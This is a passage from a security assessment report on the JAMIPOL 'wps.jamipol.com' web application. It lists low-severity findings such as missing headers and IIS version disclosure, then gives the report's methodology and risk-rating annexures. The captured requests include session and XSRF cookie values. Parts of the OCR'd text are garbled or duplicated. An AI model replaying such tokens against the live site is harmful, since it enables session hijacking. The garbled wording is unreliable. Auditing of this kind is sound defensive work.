The browser's developer tools are open, showing the 'Storage' tab. The table below lists the cookies found on the page:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
suraksha...	eyJpdil6lmVSyJpSUG2SHZUVTNFVmJL5k9Rd1E9PSIsInZhbHVlIjoZjI3MGhSMmZjSVpFemFKZkR...	wps.jamipol...	/	Wed, 08 May 2024 ...	358	true	true	None	Wed, 08 May 2024 ...
XSRF-TO...	eyJpdil6lmRkRXhNNk1WVEFIZkpna1dTv2RCd2c9PSIsInZhbHVlIjoZQTZnYXIsckZDUE1FYTYzQytIR...	wps.jamipol...	/	Wed, 08 May 2024 ...	352	false	true	None	Wed, 08 May 2024 ...

4.12 HTTP Security Headers Missing:

Step: As it can be seen below, X- content-type options, Strict-Transport-Security, Content-Security- Policy are not added in the response.

The screenshot displays the developer tools of a web browser. The 'Request' tab on the left shows the details of the GET /login HTTP/2 request. The 'Response' tab on the right shows the response from the server. The response headers are listed in the 'Response' tab, and the 'Inspector' tab shows the document structure. A red box highlights the response headers, which include Cache-Control, Content-Type, X-Frame-Options, and Set-Cookie, but are missing X-Content-Type-Options, Strict-Transport-Security, and Content-Security-Policy.

Request

```
1 GET /login HTTP/2
2 Host: wps.jamipol.com
3 Cookie: XSRF-TOKEN=
  eyJpdjI6ImxUK1UvY0ViYmZhNEhrU0ZLMG1xQkESPSIsInZhbHV1IjoiaXUzeTlQWkRVS
  DJjMGJFWFkzL1kVY1ZKc0ZmK240YVdLRkNQVWROR0w1U0pkZ1lwa1Z0bTh2dWtEb0toY2
  VJ20VxTWBkGakdWcH25UmFqdmlDUFY0YmSTZ2NNZS91Z3A5aEJ0bGZDbE14cnNwa0Vucih
  Ra2w3MkxTLzIxUEhsbWw1LCJtYWM1O1IjSNTY5MjBiYjYkYmFhM2VlNGExMzJjY2YzYjBi
  NjMyOWI5ZjM4MWMzNjkoMmUxYjk4MjQ3YTNIOWE2MzMOZWNlIiwidGFhIjoiaW043D;
  suraksha_session=
  eyJpdjI6ImxUK1UvY0ViYmZhNEhrU0ZLMG1xQkESPSIsInZhbHV1IjoiaXUzeTlQWkRVS
  DJjMGJFWFkzL1kVY1ZKc0ZmK240YVdLRkNQVWROR0w1U0pkZ1lwa1Z0bTh2dWtEb0toY2
  VJ20VxTWBkGakdWcH25UmFqdmlDUFY0YmSTZ2NNZS91Z3A5aEJ0bGZDbE14cnNwa0Vucih
  Ra2w3MkxTLzIxUEhsbWw1LCJtYWM1O1IjSNTY5MjBiYjYkYmFhM2VlNGExMzJjY2YzYjBi
  NjMyOWI5ZjM4MWMzNjkoMmUxYjk4MjQ3YTNIOWE2MzMOZWNlIiwidGFhIjoiaW043D;
  expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
  secure;
  httpOnly;
  Content-Length: 4969
```

Response

```
1 HTTP/2 200 OK
2 Cache-Control: no-cache, private
3 Content-Type: text/html; charset=UTF-8
4 X-Frame-Options: SAMEORIGIN
5 Set-Cookie: XSRF-TOKEN=
  eyJpdjI6ImxUK1UvY0ViYmZhNEhrU0ZLMG1xQkESPSIsInZhbHV1IjoiaXUzeTlQWkRVS
  DJjMGJFWFkzL1kVY1ZKc0ZmK240YVdLRkNQVWROR0w1U0pkZ1lwa1Z0bTh2dWtEb0toY2
  VJ20VxTWBkGakdWcH25UmFqdmlDUFY0YmSTZ2NNZS91Z3A5aEJ0bGZDbE14cnNwa0Vucih
  Ra2w3MkxTLzIxUEhsbWw1LCJtYWM1O1IjSNTY5MjBiYjYkYmFhM2VlNGExMzJjY2YzYjBi
  NjMyOWI5ZjM4MWMzNjkoMmUxYjk4MjQ3YTNIOWE2MzMOZWNlIiwidGFhIjoiaW043D;
  expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
  secure;
  httpOnly;
  Content-Length: 4969
6 Set-Cookie: suraksha_session=
  eyJpdjI6ImxUK1UvY0ViYmZhNEhrU0ZLMG1xQkESPSIsInZhbHV1IjoiaXUzeTlQWkRVS
  DJjMGJFWFkzL1kVY1ZKc0ZmK240YVdLRkNQVWROR0w1U0pkZ1lwa1Z0bTh2dWtEb0toY2
  VJ20VxTWBkGakdWcH25UmFqdmlDUFY0YmSTZ2NNZS91Z3A5aEJ0bGZDbE14cnNwa0Vucih
  Ra2w3MkxTLzIxUEhsbWw1LCJtYWM1O1IjSNTY5MjBiYjYkYmFhM2VlNGExMzJjY2YzYjBi
  NjMyOWI5ZjM4MWMzNjkoMmUxYjk4MjQ3YTNIOWE2MzMOZWNlIiwidGFhIjoiaW043D;
  expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
  secure;
  httpOnly;
  Content-Length: 4969
7 Date: Wed, 08 May 2024 06:37:32 GMT
8 Content-Length: 4969
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0


Request cookies: 2

Request headers: 21

Response headers: 7

4.13 Multiple SSL Vulnerabilities:

Step: As it can be seen below multiple cipher suites are fixed.




Protocols		
TLS 1.3		No
TLS 1.2		Yes*
TLS 1.1		No
TLS 1.0		No
SSL 3		No
SSL 2		No
(*) Experimental: Server negotiated using No-SNI		

Cipher Suites		
# TLS 1.2 (suites in server-preferred order)		
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp384r1 (eq. 7680 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f)	DH 2048 bits FS	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e)	DH 2048 bits FS	128

Handshake Simulation

4.14 Improper error handling:

Step1 - As it can be seen below, version related information and internal path is being fixed.



4.15 Server Version Disclosure:

Step: As it can be seen below, we can see the server version.

Target: <https://wps.jamipol.com> HTTP/2

Request

Pretty Raw Hex

```
1 POST /admin/gatepass_request_permit HTTP/2
2 Host: wps.jamipol.com
3 Cookie: XSRF-TOKEN=
  eyJpdjI6ImppcGxpY2lWSczROZVRMTHovTjVJZWc9PSIsInZhbHVlIjo1VWRXa3Z3Ky9n
  VGdiMm53QVdybWl1WkUwU0RnVUZ0YGRkFRWmlyMzdBSk94eVNmNkZEUFDjZG1jRHZL
  MTlUYWl2Wm40b2SUTDdSdmlsOFozOHpwMUNKSStkMDRSRE1CYXRCs09pMDA4MDZFLTR
  YWluMHVxVldWWEtwU0RnVUZ0YGRkFRWmlyMzdBSk94eVNmNkZEUFDjZG1jRHZL
  ZDdlOTNjOGZkMDAwMwQwYzZk3MmQxYzFiNjIjNG1zOTIyYjhiYTdlwGPhIjo1In0%
  3D; suraksha_session=
  eyJpdjI6ImppcGxpY2lWSczROZVRMTHovTjVJZWc9PSIsInZhbHVlIjo1VWRXa3Z3Ky9n
  VGdiMm53QVdybWl1WkUwU0RnVUZ0YGRkFRWmlyMzdBSk94eVNmNkZEUFDjZG1jRHZL
  MTlUYWl2Wm40b2SUTDdSdmlsOFozOHpwMUNKSStkMDRSRE1CYXRCs09pMDA4MDZFLTR
  YWluMHVxVldWWEtwU0RnVUZ0YGRkFRWmlyMzdBSk94eVNmNkZEUFDjZG1jRHZL
  ZDdlOTNjOGZkMDAwMwQwYzZk3MmQxYzFiNjIjNG1zOTIyYjhiYTdlwGPhIjo1In0%
  3D;
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0)
  Gecko/20100101 Firefox/124.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data;
  boundary=-----109048023735814986571121280423
9 Content-Length: 3701
10 Origin: https://wps.jamipol.com
11 Referer: https://wps.jamipol.com/RequestVGatepass
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
```

0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html
3 Server: Microsoft-IIS/10.0
4 Date: Wed, 08 May 2024 07:21:03 GMT
5 Content-Length: 75
6
7 The page cannot be displayed because an internal server error has
  occurred.
```

0 highlights

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 29

Request cookies 2

Request headers 20

Response headers 4

221 bytes | 813 millis

Event log (95) All issues (12) Memory: 316.1MB

ENG US 12:52 PM 5/8/2024

5 Annexure-B (Approach and Methodology)

Web application Security Assessment

Target Identification

JAMIPOL services LTD identified accessible servers and web application to be targeted as part of the black box Security Assessment.

Basic Footprint Checks

The VA exercise commenced with basic footprint checks that ranged from device and server technology, service identification and server banner grabbing.

URL Discovery

In this phase we browse the whole application functionality for triggering every URL and parameters. Spider crawl and directory enumeration of applications web root directory for identifying the internal sensitive files.

Vulnerability Scans

Automated vulnerability scans were performed targeting, PTES, OHAS BEENP Top 10, HAS BEENC vulnerabilities. Vulnerability checks that could potentially impact the availability of the targets were disabled while performing the vulnerability scans.

Exploitation

The results of the automated infrastructure vulnerability scans were analysed, and manual checks were performed, where necessary, to eliminate false positives. Attempts were made to manually exploit specific vulnerabilities based on the perceived business impact, popularity of the vulnerability and simplicity of exploit techniques. In some cases, attempts were made to exploit vulnerabilities to determine their impact and uncover latent compensating controls. Exploitation the results of the automated infrastructure as well as web application vulnerability scans were analysed and manual checks were performed, where necessary, to eliminate false positives. Attempts were made to manually exploit specific vulnerabilities based on the perceived business impact, popularity of the vulnerability and simplicity of exploit techniques. In some cases, attempts were made to exploit vulnerabilities to determine their impact and uncover latent compensating controls.

6 Annexure C - Basis for risk ratings

“Risk Rating” provides an indication of the level of severity associated with the corresponding finding.

It is calculated based on CVSS standards. The Common Vulnerability Scoring System is a vendor agnostic, industry open standard designed to convey vulnerability severity and help determine urgency and priority of response.

Table: Risk Rating Criteria

Risk Rating	Level of severity
High	➤ This risk level indicates that successful exploitation of the vulnerability may result in a significant impact to the confidentiality, integrity, or availability of the information accessible through the application or even the backend resources like databases, operating systems, etc. It may also lead to damage of reputation.
Medium	➤ This risk level indicates that successful exploitation of the vulnerability may reveal information about the application and its underlying infrastructure that may be used by an attacker in conjunction with another vulnerability to gain further access.
Low	➤ This risk level indicates that successful exploitation of the vulnerability may result in little or no loss of sensitive information but may enable an attacker to gain enough information regarding the application and its underlying infrastructure, which he/she may use to narrow down the attack approach.

In addition to the above, the following factors were also considered for grading the risk:

- Risk(s) perceived by generally accepted leading practices and/or software vendor for non-conformance to the recommended practice / security settings
- Existence and adequacy of compensating controls.
- Relative significance of the business information exposed